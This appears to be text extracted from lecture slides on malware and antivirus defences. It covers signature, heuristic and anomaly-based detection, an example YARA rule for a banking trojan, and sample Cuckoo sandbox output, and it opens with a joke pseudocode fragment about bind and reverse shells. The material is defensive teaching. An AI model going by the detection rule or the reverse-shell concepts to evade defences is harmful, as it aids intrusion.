
    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Malware vs AV





Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for the abnormal



Signatures

YARA is an open-source tool designed to help malware researchers identify and classify malware samples.

It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.

YARA is multi-platform, running on Linux, Windows and Mac OS X.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```


Sandboxing

E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)

🔍 Detected signatures	
📘	The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
📘	The file contains an unknown PE resource name possibly indicative of a packer 1 event
⚠️	Performs some HTTP requests 21 events
⚠️	Allocates read-write-execute memory (usually to unpack itself) 1 event
🚫	Communicates with host for which no DNS query was performed 1 event
🚫	Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
🚫	File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

Application control

